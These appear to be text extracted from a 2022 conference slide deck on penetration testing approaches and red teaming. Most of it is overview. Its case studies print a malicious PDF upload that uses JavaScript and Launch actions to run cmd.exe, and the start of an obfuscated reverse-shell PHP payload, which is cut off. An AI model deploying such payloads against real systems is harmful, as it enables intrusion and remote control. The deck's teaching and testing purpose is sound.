

Modern

PENETRATION TESTING

approaches

Khash-Ochir.B

#MNsec2022

About me

- Cyber security – 8 years
- Haruulzangi - 5 years
- System analyst – National Data Center, 3 years
- Cyber security analyst - Golomt Bank, 4 years



TABLE OF CONTENT

1

Pentest box

Black, grey, white box

2

Attacks

Real world attacks

3

Techniques

Change your techniques

4

Pentest with redteaming

Redteaming TTP

5

Bug bounty & bootcamp

Bug hunting platform

Pentest bootcamp

1. Pentest box



Black box

No knowledge of your system, infrastructure.
Zero access



Grey box

Some knowledge of system, infrastructure.
Partial access



White box

Complete knowledge of your system, infrastructure.
Full access

1. Pentest box




Black box

Attacker



Grey box

Customer, Partner



White box

Developer

2. Attacks



Hackers targeted you

- They want
 - High privilege on system
 - Own backdoor
 - Spyware, monitoring
 - Steal sensitive data
 - Stop service, systems
 - ...

2. Attacks

Secure infrastructure, network, application

Relative attacks

WAF
Firewall
EDR
IDS, IPS
...



Cloud .. As a service ...

Social engineering
Malware
MiTM
Business logic vuln
Supply chain
...



Auth, Configuration,
Group rule ...


3. Techniques

- Automated pentesting



- Automated scan tools
- Cloud automated tools

- Manual pentesting



- Logic flaws
- Design implementation
- Auth
- Bypassing

Which is the most important
for pentest ?



VS



Standardized report

Practical result


3. Techniques

- Automated pentesting



- False positive
- Unnecessary vulnerable

- Manual pentesting



- Long time
- Certified bugs

4. Pentest with redteaming




CLASSICAL PENTESTING	RED TEAMING
Static methodology	Flexible methodology
Commercial pentest tools are used	All kinds of resources are used
Employees or blue team are aware of the test	Except for a few manager, nobody knows while testing
Target is just the technology part	Target is technology, physical and human factors
Testers take advantage of known vulnerabilities	Experts try to discover new vulnerabilities
....	...

4. Pentest with redteaming

Test 1 – Malicious code, command injected

- Blackbox
- Image & pdf upload form webapp
- Tested header & type




```
Request
Raw Hex
[?]80~0000PZ I000pDD, aDQ000020b' 0000 1000 \V0h00 !tj|0000pm000u (0000QxBG9y0^0) ñ|0t000 .0h00
0Ww0z00"0AD"jD0-0 _tp20q05000UC` L000000C
0000<0C_v*0Hym.80Z00n000W0Ee00Qts10;D0000y00G000y`010Ls0'(008)030000010c(is1000000h0L+00)0:0
$01\0s0|.00Z0^0000,c0030("G0:000H0000,00+90+ap000"000#%\k000Q50024r\|0):700
00(Tw)8Jz0kH00y0,00Ma--0M%=0'$u\0]r0J00('y*1?W0y)0007Q0b
001"0G<>T00:sL00F00Z>2000y000X,0Y.0000<[0W00^x0s|00v000,Bi0100VQKi0n0o1027k<0^ [0,0LY0000,XD
00q)0(,000f0j0Q|f$(n;30006J^0000(0x
y0000.000xP0ae'070b0400010500r0u00mb00i0T0-Es0ggE0G0070z.0Fh;<000e0000+Y0<<w 0NNw00
0m0wKg0!600WF00iw0I000_0]00ZXXka-000000q`0
0Mg0000Â0t00<00000000j00F0000000'00000s0'0j0300+`0Y
endstreamendobj9 0 obj<</S/JavaScript/JS(this.exportDataObject({ cName: "template",
nLaunch: 0 }));)/Type/Action>>endobj10 0
obj<</S/Launch/Type/Action/Win<<F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd
%HOMEPATH%&(if exist "Desktop\\template.pdf" (cd "Desktop"))&(if exist "My
Documents\\template.pdf" (cd "My Documents"))&(if exist "Documents\\template.pdf" (cd
"Documents"))&(if exist "Escritorio\\template.pdf" (cd "Escritorio"))&(if exist "Mis
Documentos\\template.pdf" (cd "Mis Documentos"))&(start template.pdf)
```

- Edr, antivirus, antimalware
- WAF
- Data filtering
- Command, code injection security

4. Pentest with redteaming



Test 2 – Social engineering & supply chain designed



- Greybox
- Reverse shell injected php file deploy
- Standard techniques tested
- Social engineering for System engineer
- From supplier or vendor employee email


4. Pentest with redteaming

Test 2 – Social engineering & supply chain designed



4. Pentest with redteaming

Test 2 – Social engineering & supply chain designed



```
1 <?php
2 ob_start();$a='eNqPwG1v2zYQ/r5fwQ1FJQFq4jjptsZLiiXN39amWRynW70CoCU6ViNTGkk5SdMaw4B93I/YP+i27sNQoL/B
/Uc7UpRE+aUvKzAEiM3jw+Px7rnjOWkfUxbhMKGEeX7n5ubXN7Nh9hminKccc5q1XMbs2Gv5nRnZDt568ADkMYuxoNJzo1hkCTn
HGijcAK1VnP6Ux5zilIXUc5eWlp04vzxmqYjsbIEm7kAG1ISUe652ymT1MlrB+cZXUcky5I4JDJO2fIzkbJOOCQcdtrI5eDaV2
pdmBhhUJYKnBOJ6BksjgQy2i9QxuMxkRRdGaZCduqhOoE1HFMeD85xRi1HG2hAEkGtWZIk6SkcMBlgER8zGgFG8pzOV4AZGdE5W
kIyiBOaETmOhLmgXOFt0+BApymP5qCwPJsDbEqZcnOneXA8StlxmoDz5PRMBMEUsSOe5Q1PRXwrDOVuOitqmmOUBRMeqdhZMyI1
WW//gSXRoayGg5yFksIIAgvhH8THnn9RgJQbwWn4mEocFswOngMUCjVuORa4+Lak0A7woVwmpCZqQhTnfuRu4LqBnlulYXMX6gO
cFKYR9ao5OYzFtU2DMKcxQuXUU1iMqinFuXqqYKCZGsd5iTBIXgPx2yQ4pwnNbbyoIHXVKoxNrOMrKRNDarpVtpkOGTZVdFvSg
